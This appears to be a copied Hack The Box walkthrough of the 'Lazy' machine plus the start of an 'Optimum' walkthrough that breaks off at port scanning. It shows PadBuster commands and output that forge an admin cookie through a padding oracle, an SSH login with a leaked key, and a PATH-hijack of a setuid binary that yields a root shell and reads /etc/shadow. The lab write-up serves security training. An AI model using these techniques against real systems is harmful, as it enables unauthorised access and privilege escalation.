
The Port 80 is open so let's open IP in out Browser to see that if a website is hosted on the IP. After opening the IP in the browser, we were greeted by a simple page with Register and Login Links. Clicking on the **Register** opens up a form.




Then I decided to register as **admin: 123** for username and password respectively.



But I got an alert “Duplicate entry ‘admin’ for key PRIMARY”, also received error “can’t create user: user exists” when I registered as admin. Hence username “admin” is already registered, now we though to crack the password for login but that was quite tough to crack.




At last, I decide to use burp suite for capturing browser request. Here I simply register with aadmin as username and password 123.




And got intercepted request, here I saw auth cookie. Then I send the intercept request to the repeater for analyses its response. It gave a hint “invalid padding” which means

there could be padding oracle vulnerability. To know more about what is padding oracle vulnerability read our previous article from here. Since I had already faced such situation in my past experience, therefore, I know what to do next.



Next open terminal to run the command shown in the given image which contains target URL and above-copied auth cookie



Further **type 2** where it asked ID recommended

Last part of screenshot has captured three decrypt values in base64, HEX and ASCII. The cookie of auth is a combination of username with its password from padbuster we come to know what is the encrypted value of username for admin.

```
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (33/256) [Byte 8]
[+] Success: (165/256) [Byte 7]
[+] Success: (114/256) [Byte 6]
[+] Success: (93/256) [Byte 5]
[+] Success: (94/256) [Byte 4]
[+] Success: (123/256) [Byte 3]
[+] Success: (227/256) [Byte 2]
[+] Success: (53/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): 0b5528c5506d2f09
[+] Intermediate Bytes (HEX): c31a83a7a78d59de
[+] Plain Text: user=aad

Use of uninitialized value $plainTextBytes in concatenation (.)
*** Starting Block 2 of 2 ***

[+] Success: (243/256) [Byte 8]
[+] Success: (216/256) [Byte 7]
[+] Success: (149/256) [Byte 6]
[+] Success: (175/256) [Byte 5]
[+] Success: (59/256) [Byte 4]
[+] Success: (192/256) [Byte 3]
[+] Success: (197/256) [Byte 2]
[+] Success: (146/256) [Byte 1]

Block 2 Results:
[+] Cipher Text (HEX): 6d4b8132c5700c79
[+] Intermediate Bytes (HEX): 663c46c055682a0c
[+] Plain Text: min

------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=aadmin

[+] Decrypted value (HEX): 757365723D6161646D696E0505050505

[+] Decrypted value (Base64): dXNlcj1hYWRtaW4FBQUFBQ==

------------------------------------------------------
```


We are very near to our goal just encrypt this auth cookie with the user as **admin** once again. Here we have our plaintext as admin and let's encode it using padbuster.

```
root@kali:~# padbuster http://10.10.10.18/login.php tmnm1ZrsOLoLVSjFUG0vCW1LgTLFcAx5 8
--cookies auth=tmnm1ZrsOLoLVSjFUG0vCW1LgTLFcAx5 --encoding 0 -plaintext user=admin

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1486

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:
```



Further **type 2** where it asked ID recommended. Here the highlighted part is our encrypted value for admin. Copy It "**BAit———AAAA**".

```
INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

------------------------------------------------------
ID#     Freq    Status  Length  Location
------------------------------------------------------
1       1       200     1564    N/A
2 **    255     200     15      N/A
------------------------------------------------------

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (196/256) [Byte 8]
[+] Success: (148/256) [Byte 7]
[+] Success: (92/256) [Byte 6]
[+] Success: (41/256) [Byte 5]
[+] Success: (218/256) [Byte 4]
[+] Success: (136/256) [Byte 3]
[+] Success: (150/256) [Byte 2]
[+] Success: (190/256) [Byte 1]

Block 2 Results:
[+] New Cipher Text (HEX): 23037825d5a1683b
[+] Intermediate Bytes (HEX): 4a6d7e23d3a76e3d

[+] Success: (1/256) [Byte 8]
[+] Success: (36/256) [Byte 7]
[+] Success: (180/256) [Byte 6]
[+] Success: (17/256) [Byte 5]
[+] Success: (146/256) [Byte 4]
[+] Success: (50/256) [Byte 3]
[+] Success: (132/256) [Byte 2]
[+] Success: (135/256) [Byte 1]

Block 1 Results:
[+] New Cipher Text (HEX): 0408ad19d62eba93
[+] Intermediate Bytes (HEX): 717bc86beb4fdefe

------------------------------------------------------
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
------------------------------------------------------
```


Now replace the original auth cookie from the encrypted value which you have copied above and forwarded the intercepted request.



When request sent by burp suite, automatically on the web server you will get logged in as an admin account. After that when you will access the admin page you will get a URL "**my key**" that offers us with a username **mitsos** and an ssh key.




So as you can observe that we had opened the ssh key let's save it into a text file as "key" on the desktop and if you notice the URL can read ssh login username mitsos.



First, let's download the key and then give appropriate permission using the chmod.
Now that we have the ssh username and key let's get an ssh session.

```
1   ssh -i key mitsos@10.10.10.18
```

After successfully accessing PTY shell of a victim system, a simple 'ls' command shown us that we have the user.txt. Congrats we got our user flag.



Now, let's work on the root flag.
As we saw in the screenshot above that we the **peda** and **backup** folder too. We tried working around it but nothing useful seems to come up. On running the executable backup we saw that it prints the shadow file with user hashes. So we ran the strings

command and found that it does contain command “cat /etc/shadow”

```
mitsos@LazyClown:~$ strings backup
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
system
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
cat /etc/shadow
;*2$"
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
.symtab
.strtab
.shstrtab
```


Now, all we needed to do was to create a personalized executable cat file, which can be done as shown in below image. Here we are reprogramming cat to give us the shell, on execution.

```
1  cd /tmp
2  echo "/bin/sh" > cat
3  chmod 777 cat
4  export PATH=/tmp:$PATH
5  cd
6  ls
7  ./backup
```

When you will execute the backup to see if we get the shell. Great! We have the root shell.

```
mitsos@LazyClown:~$ cd /tmp
mitsos@LazyClown:/tmp$ echo "/bin/sh" > cat
mitsos@LazyClown:/tmp$ chmod 777 cat
mitsos@LazyClown:/tmp$ export PATH=/tmp:$PATH
mitsos@LazyClown:/tmp$ cd
mitsos@LazyClown:~$ ls
backup  peda  user.txt
mitsos@LazyClown:~$ ./backup
# id
uid=1000(mitsos) gid=1000(mitsos) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom)
```

Now all left is to get to the root directory and get the flag. But remember we have the $PATH changed so to run the cat command we will have to specify the location.
/bin/cat root.txt.
Great!! We got our root flag successfully
And this way, we successfully solved our challenge. YAY!

```
# cd /root
# ls
root.txt
# /bin/cat root.txt
990b1[illegible]78d45515
#
```


Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Soc

From <https://www.hackingarticles.in/hack-the-box-challenge-lazy-walkthrough/>

Optimum

Wednesday, January 2, 2019 7:16 PM


Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online, therefore they have static IP. The IP of optimum is **10.10.10.8** so let's start with nmap port enumeration.

```
1 nmap -A 10.10.10.8
```

From given below image, you can observe that we found ports 80 is open for file sharing using **HFS 2.3** in victim's network.

```
root@kali:~# nmap -A 10.10.10.8

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-28 01:06 EDT
Nmap scan report for 10.10.10.8
Host is up (0.21s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
